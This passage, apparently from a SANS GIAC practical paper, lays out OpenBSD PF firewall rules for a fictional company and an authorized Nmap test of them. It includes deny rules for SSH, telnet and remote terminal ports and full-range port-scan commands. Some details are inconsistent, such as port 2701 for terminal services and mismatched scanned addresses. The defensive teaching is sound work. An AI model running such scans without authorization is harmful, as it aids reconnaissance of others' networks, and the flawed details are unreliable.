```
# allow dns from internet to dns server
```

```
pass in quick on $ext_if proto {tcp, udp} from any to $dns port 53
```

```
#The long way ...
```

```
pass in quick on $ext_if proto tcp from any to $dns port 53
```

```
pass in quick on $ext_if proto udp from any to $dns port 53
```

Here you have the SMTP traffic from the Internet. The email comes from the Net, to the mail relay that is on your DMZ. Nothing very complicated.

```
# allow smtp from internet to mailrelay
```

```
pass in quick on $ext_if proto tcp from any to $mailrelay port 25
```

Of course, since you have a mail relay that receives your mail, it will have to forward it to your internal Exchange server. As you can see in this rule, you will only allow communication from the mail relay server to the Exchange server via port 25; nothing else.

```
# let mail flow through from mailrelay to mailserver
```

```
pass in quick on $dmz_if proto tcp from $mailrelay to $mailserver port 25
```

Finally, for the DMZ, you need to let the HTTPS webserver talk to the SQL servers. Here, you must let it talk directly to the SQL servers, using UDP & TCP on port 1433.

```
# Let web talk to SQL
```

```
pass in quick on $dmz_if proto {tcp, udp} from $webserver2 to $sql1 port 1433
```

```
pass in quick on $dmz_if proto {tcp, udp} from $webserver2 to $sql2 port 1433
```

Since you will be logging on the servers and workstations (using syslog), you have to include rules that will let the traffic to go to the logserver.

```
# syslog from all hosts to syslog (logserver)
```

```
pass in quick on $dmz_if proto udp from $DMZ to $logserver port 514
```

```
pass in quick on $users_if proto udp from $USERS to $logserver port 514
```

```
pass in quick on $mgmt_if proto udp from $MANAGEMENT to $logserver port 514
```

pass in quick on \$prod_if proto udp from \$PROD to \$logserver port 514

If, by a management decision, it was decided that instant messengers, peer-to-peer application, webcasts and radio via the Internet were not allowed, you will add the rules below.

block P2P, IM & RealAudio.

this one blocks Kazaa

block out quick on \$ext_if proto tcp from any to any port 1214

#these ones block MSN

block out quick on \$ext_if proto tcp from any to any port 1863

block out quick on \$ext_if proto tcp from any to any port 6901

these ones block ICQ

block out quick on \$ext_if proto tcp from any to any port 3574

block out quick on \$ext_if proto tcp from any to any port 4000

block out quick on \$ext_if proto tcp from any to any port 5190

#these block RealAudio (bandwidth hogs)

block out quick on \$ext_if proto udp from any to any port 7070

block out quick on \$ext_if proto udp from any to any port 7170

Your last blocking activity for the users will be to restrict them from using Telnet, SSH and Microsoft terminal services. The reasons are simple; first, you do not want them to telnet out onto the Internet since there is no valid business reason to do so. And if they do, their password could be picked up and used against your network. Secondly, for SSH, there are two main reasons; you do not want anyone a part from the administrators to be able to get to the SSH consoles of the Linux servers. Also, we all know that SSH is great for tunneling out of a firewall and use unauthorized services. So for those reasons, no one from the users LAN is able to use these services. The last one will block users from attempting to connect via terminal session to any of your Windows 2000 servers. Although they would need to get the client and finds a way to install it, we recommend adding this rule.

```
#block regular users from SSH, telnet & remote MS terminal
```

```
block in log quick on $users_if proto tcp from $USERS to any port 22
block in log quick on $users_if proto tcp from $USERS to any port 23
block in log quick on $users_if proto {tcp, udp} from $USERS to any port
2701
```

Finally, the last rule is the “cleanup” rule. This is also known as “Default deny”. You here block anything that has not been specifically permitted by the firewall on the external interface as well as any outbound connection initiated by a host on the DMZ. Notice that the sessions initiated from the DMZ will be logged. If an unauthorized outbound connection is initiated, either you have not configured the firewall properly or you have a serious problem.

```
# block everything else coming from the net (cleanup rule)
```

```
block in on $ext_if all
block in log on $dmz_if all
```

Once you get to this point, you are pretty much done. You will need to reboot the server to activate the new rules.

Of course, there are many other switches and settings you can use for PF. We highly suggest that you use the PF FAQ that is available on OpenBSD’s web site. This document is listed in the reference section on page 61.

2.3.2.5 Full pf.conf file

```
#####  
# Firewall rules for GIAC Enterprises  
# Initial configuration 2003/10/11  
# Created by Micho Schumann  
#####  
  
#Network sections  
  
DMZ="10.10.1.0/24"  
USERS="192.168.50.0/24"  
MANAGEMENT="192.168.10.0/24"  
PROD="192.168.20.0/24"  
  
#Firewall interfaces  
  
ext_if="fxp0"  
dmz_if="fxp1"  
users_if="ne1"  
mgmt_if="ne2"  
prod_if="ne3"  
  
#Specific servers  
  
webserver1="10.10.1.100"  
webserver2="10.10.1.101"  
dns="10.10.1.102"  
mailrelay="10.10.1.103"  
mailserver="192.168.20.109"  
logserver="192.168.10.245"  
firewall="10.100.10.1"  
sql1="192.168.20.14"  
sql2="192.168.20.15"  
  
# Clean up fragmented and abnormal packets  
scrub in all  
  
# NAT/PAT User and Management traffic to the Internet  
nat on $ext_if from $USERS to any -> $ext_if  
nat on $ext_if from $MANAGEMENT to any -> $ext_if  
  
# allow NAT/PAT traffic to reach the Internet
```

```
pass out on $ext_if inet proto tcp all flags S/SA keep state
pass out on $ext_if inet proto udp all keep state
pass out on $ext_if inet proto icmp all keep state
```

```
# Allow VPN traffic
```

```
pass in quick proto esp from any to $firewall
pass in quick proto udp from any port 500
$firewall port 500 keep state
pass in quick on enc0 all
```

```
# "stealth" rule
block in on $ext_if from any to $firewall
```

```
# allow http/ssl from internet to the webserver
pass in quick on $ext_if proto tcp from any to $webserver1 port 80
pass in quick on $ext_if proto tcp from any to $webserver2 port 443
```

```
# allow dns from internet to dns server
pass in quick on $ext_if proto {tcp, udp} from any to $dns port 53
```

```
# allow smtp from internet to mailrelay
pass in quick on $ext_if proto tcp from any to $mailrelay port 25
```

```
# let mail flow through from mailrelay to mailserver
pass in quick on $dmz_if proto tcp from $mailrelay to $mailserver port 25
```

```
# Let web talk to SQL
pass in quick on $dmz_if proto {tcp, udp} from $webserver2 to $sql1 port 1433
pass in quick on $dmz_if proto {tcp, udp} from $webserver2 to $sql2 port 1433
```

```
# syslog from all hosts on DMZ to syslog
pass in quick on $dmz_if proto udp from $DMZ to $logserver port 514
pass in quick on $users_if proto udp from $USERS to $logserver port 514
pass in quick on $mgmt_if proto udp from $MANAGEMENT to $logserver port 514
pass in quick on $prod_if proto udp from $PROD to $logserver port 514
```

```
# block P2P and IM
```

```
# this one blocks Kazaa
```

```
block out quick on $ext_if proto tcp from any to any port 1214
```

```
#these ones block MSN
```

block out quick on \$ext_if proto tcp from any to any port 1863
block out quick on \$ext_if proto tcp from any to any port 6901

these ones block ICQ

block out quick on \$ext_if proto tcp from any to any port 3574
block out quick on \$ext_if proto tcp from any to any port 4000
block out quick on \$ext_if proto tcp from any to any port 5190

#these block RealAudio (bandwidth hogs)

block out quick on \$ext_if proto udp from any to any port 7070
block out quick on \$ext_if proto udp from any to any port 7170

#block regular users from SSH & telnet

block in log quick on \$users_if proto tcp from \$USERS to any port 22
block in log quick on \$users_if proto tcp from \$USERS to any port 23
block in log quick on \$users_if proto {tcp, udp} from \$USERS to any port 2701

block everything else coming from the net or leaving the DMZ (cleanup rule)

block in on \$ext_if all
block in log on \$dmz_if all

© SANS Institute 2004, Author retains full rights.

3 Testing the design

3.1 Overall approach

To test the network setup and the firewall's efficiency, we will do this twofold. First, we will examine some of the router's security and filtering capabilities. Secondly, we will assess the firewall's policy. In our opinion, the router and firewall work together, and not independently. By this, we mean that the router will perform a few of the basic filtering tasks of incoming traffic, thus leaving the firewall with most of the critical work. Of course the firewall, if well configured, could do everything alone, but with a screening router as configured in section 2.1, the level of perimeter security is enhanced.

At first, the tests were going to be done after-hours, during the night (Eastern standard time). However, the IT manager mentioned that most of the network traffic is occurring during the night, since the Asian clients, who represent most of the fortune cookie market, are 12-14 hours ahead of the North-American markets. It was then decided that the testing would be done starting at noon on a Friday until 5pm. Should additional testing be required, it could be continued on the Saturday, anytime during the day.

As in any type of firewall policy test, there are always risks. The risks involved are numerous. The main ones would be: to perform accidental DOS attacks, accidentally crash services on servers, identify risks and not promptly notify client personnel and to skip essential tests leaving vulnerabilities undiscovered. To mitigate the risks of external security assessments, the signed contract between GAE and our consulting firm *clearly* states that:

- The IP addresses range and network diagram was supplied to the consulting firm and the scope of the work was defined.
- The consultants will use the utmost care not to disrupt any operations and will not perform any DOS type attacks;
- The consultants will notify the GAE main technical contact as soon as the tests are started and at the moment that they end;
- Should any misconfiguration or any other risk be identified, GAE's main technical contact will be immediately notified;
- The consultants will take print screens of any significant findings and keep the output of the tools that are used. These print-screens and outputs will be included in an audit file that will be handed over to GAE once the work has been completed.


The overall cost is estimated at 5400\$:

- Two senior consultants @ 200\$ an hour. These consultants are the firm's leading penetration testers.
- One window of 5 hours of testing (Friday) and one window of 2 hours (Saturday), for a total of 14 hours of work (considering two consultants). Since many security tools give false positives, the consultants will have to manually verify the results.
- An executive summary report will be handed to the audit committee of GAE so that its members can be confident in the level of security of the network. This report will take 3 hours to produce.
- A follow-up test will be performed in 4 months for an additional 2000\$.

The main tools that will be used are the following:

- Nmap;
 - Nmap can be downloaded at <http://www.insecure.org>
- Superscan;
 - Superscan can be downloaded at <http://www.foundstone.com>
- Various network utilities.
 - These tools will be tried and we will see if the firewall blocks their use (ex : ICQ)


Our initial network diagram is shown below with our test plan:




3.2 The router

Since the router does part of the work by blocking certain types of incoming packets, we feel that the testing should include it.


On the router, as seen below, we have the entire small services active.




On the following screen, the small services are now deactivated. Only a telnet access is available (for our tests, telnet will appear. The router used is remote to our location and disabling telnet was not an option). Our router will only have console access.



Also, no UDP services are available to an attacker; all of them are disabled.




We also tested the ICMP blocking of the router. That test was successful and our pings were not returned.



Finally, to see if the rules that we entered into the access-list were working correctly, we tried to scan file shares on a system on which we shared the C

drive. We used Legion to attempt to map that drive. However, since the router blocked the attempt (blocking port 139), we were not able to.



3.3 The firewall

To audit our firewall policy, we mainly used Nmap. Nmap, which is surely one of the most used security and auditing tools around is very effective and gives clear results.

Below is a listing of the things Nmap can do.

```
Nmap 3.50 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended. Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid!Sneaky!Polite!Normal!Aggressive!Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
  --win_help Windows-specific features
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```


For our work, we mostly used the “-sS” syn scan. This type of scan will usually get the best results. Here is the full description of the -sS scan:

-sS TCP SYN scan: This technique is often referred to as "half-open" scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and you wait for a response. A SYN|ACK indicates the port is listening. A RST is indicative of a non-listener. If a SYN|ACK is received, a RST is immediately sent to tear down the connection (actually our OS kernel does this for us). The primary advantage to this scanning technique is that fewer sites will log it. Unfortunately you need root privileges to build these custom SYN packets. This is the default scan type for privileged users.

Source : http://www.insecure.org/nmap/data/nmap_manpage.html

For our UDP scans, we used the “-sU” command. This is the standard command for UDP scanning.

3.3.1 From the Internet to the Firewall host

From the Internet to the firewall host, there is a specific rule that will drop all traffic that is sent directly to the firewall host (the “stealth” rule). This a good practice, since no one has any business talking to it ... except our VPN users.

```
Starting nmap 3.50 ( http://www.insecure.org/nmap )
Interesting ports on . (10.100.10.2):
(The 65534 ports scanned but not shown below are in state: closed)

PORT      STATE SERVICE
500/tcp    open  isakmp

Nmap run completed -- 1 IP address (1 host up)
```

As we had expected, we were only able to see the port 500 open, our VPN daemon that will allow our remote VPN users to connect. No UDP port or SSH prompt was visible from the outside.

3.3.2 From the Internet to DMZ

This is the first test that goes through the firewall. We individually scanned each of the DMZ hosts and made sure that the results we obtained were coherent with what we had specified in the firewall rules.

For the following probes, we used the following nmap command:
`nmap -sS -p 1-65535 "IP"`

Web server (HTTP)

```
Starting nmap 3.50 ( http://www.insecure.org/nmap )
Interesting ports on . (10.100.1.100):
(The 65534 ports scanned but not shown below are in state: closed)

PORT      STATE SERVICE
80/tcp    open  http

Nmap run completed -- 1 IP address (1 host up)
```

Web server (HTTPS)

```
Starting nmap 3.50 ( http://www.insecure.org/nmap )
Interesting ports on . (10.100.1.101):
(The 65534 ports scanned but not shown below are in state: closed)

PORT      STATE SERVICE
443/tcp   open  https

Nmap run completed -- 1 IP address (1 host up)
```

For the web servers, as we had expected, only one port on each server is open. The UDP scans did not give any results. So only the authorized port 80 or 443 can pass thru. Add this to the patched and hardened servers plus the use of URLSCAN; we believe the level of security of these servers is quite high.

The DNS server

As expected, we only have one TCP port open.

```
Starting nmap 3.50 ( http://www.insecure.org/nmap )
Interesting ports on (10.10.1.102):
(The 65534 ports scanned but not shown below are in state: closed)

PORT      STATE SERVICE
53/tcp    open  domain

Nmap run completed -- 1 IP address (1 host up)
```

Below, the UDP scan gave us the open port 53 that was supposed to be there. We used the following command to see the UDP port:
`nmap -sU -p 1-65535 "IP"`

Of course, we did this for all servers, but we are only showing here the significant results. No other UDP port was found to be open on the DMZ.

```
Starting nmap 3.50 ( http://www.insecure.org/nmap )
Interesting ports on (10.10.1.102):
(The 65534 ports scanned but not shown below are in state: closed)

PORT      STATE SERVICE
53/udp    open  domain

Nmap run completed -- 1 IP address (1 host up)
```

Finally, for the DMZ, we examined the mail relay. Since this server just “passes on” email, only SMTP should be open.

```
Starting nmap 3.50 ( http://www.insecure.org/nmap )
Interesting ports on . (10.10.1.103):
(The 65534 ports scanned but not shown below are in state: closed)

PORT      STATE SERVICE
25/tcp    open  smtp

Nmap run completed -- 1 IP address (1 host up)
```

3.3.3 From DMZ outbound

Any session initiated from a DMZ host has to be very well controlled. No “allow all” type rule can be present. However unlikely, if ever the company was to suffer an exploit that lets someone take control of a DMZ host, we must ensure that it remains an unfriendly area. We don’t expect to find much here since there are only a few rules that permit server-to-server communication between the DMZ and production servers. A rule in the PF firewall blocks all other traffic initiated from the DMZ interface.

The only real risk on the management segment is the Syslog server. However, to mitigate this risk, that server can only be accessed by SSH. No one from the external network or DMZ can communicate with the management LAN (except for Syslog data). The rest are only Windows 2000 based workstations.

For this section, we did not find any unexpected weaknesses with the tools. No telnet or drive mapping was allowed thru the firewall. We would have had to be directly on the servers to be able to get to see the open ports on the production network or the syslog server.

If we had scanned from on the DMZ hosts towards the internal network, here is what we would have seen:

- From the mail relay -> On the mail server: port 25;
- From the HTTPS server -> On the SQL servers: port 1433;
- All attempts towards the management network and users network are automatically blocked except for 514/UDP on the Syslog server.

3.3.4 From the production servers outbound

By looking at the firewall rules, it is noticeable that the production servers are quite isolated. Not only can the production servers only talk to the DMZ and other Internet networks, but they are also blocked from connecting to the Internet.


Regarding traffic that leaves the production network, we could have been more restrictive and blocked everything not required coming from the production network. However, since we believe that the production servers are adequately protected from an intrusion, if someone or something attempts to direct traffic out of the production network, the Snort IDS will pick it up. The servers are also equipped with Tripwire to ensure integrity of critical files. Also, we must keep in mind that the production servers are specifically blocked from accessing the Internet. This was tested and they were indeed not able to access any Internet services.

3.3.5 From the management network outbound

No testing was performed here, since this network has few restrictions. This is with reason; the network administrators require access to the production servers, the users network, the DMZ and the Internet. There are only workstations and one (syslog) server that have only two restricted access methods (Console & SSH). The services that are open on the servers are either for legitimate business requirements or for management use, so there is no reason to block the administrators from this. Anyhow, the Snort server on the production network would pick up any suspicious activity. Furthermore, the administrators have been with the company for a few years, are paid very competitive salaries and are sent regularly to training classes to stay sharp. Management has no reason to worry about irregularities with the system administrators.


3.3.6 From the Users LAN to the Firewall

The internal users, more precisely the “regular” LAN users, are able to access the Internet. To ensure that ICQ and other instant messaging firewall rules work, we launched ICQ and received the following message, confirming that we were indeed blocked from accessing the ICQ network. MSN and Kazaa did not function either.



Of course, the security validity of these blocking rules may be challenged, but all peer-to-peer clients are subject to existing and future exploits, not to mention that viruses and worms can spread via these networks. Also, employee productivity can be greatly hampered when these chat tools are permitted in a corporate environment.

Also, we validated that only network administrators (on another subnet) are allowed to SSH to the firewall host and DMZ servers. Below, the SSH attempt from the users LAN to the DNS server was refused.



The users are allowed to do almost anything else. We could have blocked FTP and similar things, but we have learned one lesson: if we are too restrictive, people will find ways around the security that is implemented. However, with the rule set that we have implemented, we feel that we have some sort of balance between very good security and providing enough connectivity and functionality. Also, if a user does decide to probe around the internal network, the Snort IDS on the production network will pick it up quite fast. There is nothing for them to see on the management network; they cannot even SSH to the syslog server. Finally, should a user download a piece of software and attempt to install it, they would not be able to, since as previously mentioned, they are not administrators.

3.3.7 Conclusions


We are very satisfied with the results. We believe that the way the router and firewall combo are configured is very efficient. The former takes care of some standard filtering and gets rid of unwanted garbage and the latter does the main traffic control for the DMZ and other network zones. The rule-set is relatively small, thus making it manageable.

There were no surprises or unexpected results with these tests. So no changes to our network design are necessary.

However, a suggestion for future network redesign would be to have only one interface for the internal networks (Users, Management & Prod) and have a router do the filtering between them. Right now, the firewall is more than able to handle the amount of traffic that is generated and an additional router would mean additional expense. Should the firewall host ever become overloaded, we believe this would be the appropriate way to do things. To illustrate this, please see the diagram below; it is a slightly remodeled network from our initial one.

© SANS Institute 2004, Author retains full rights.

Remodeled network

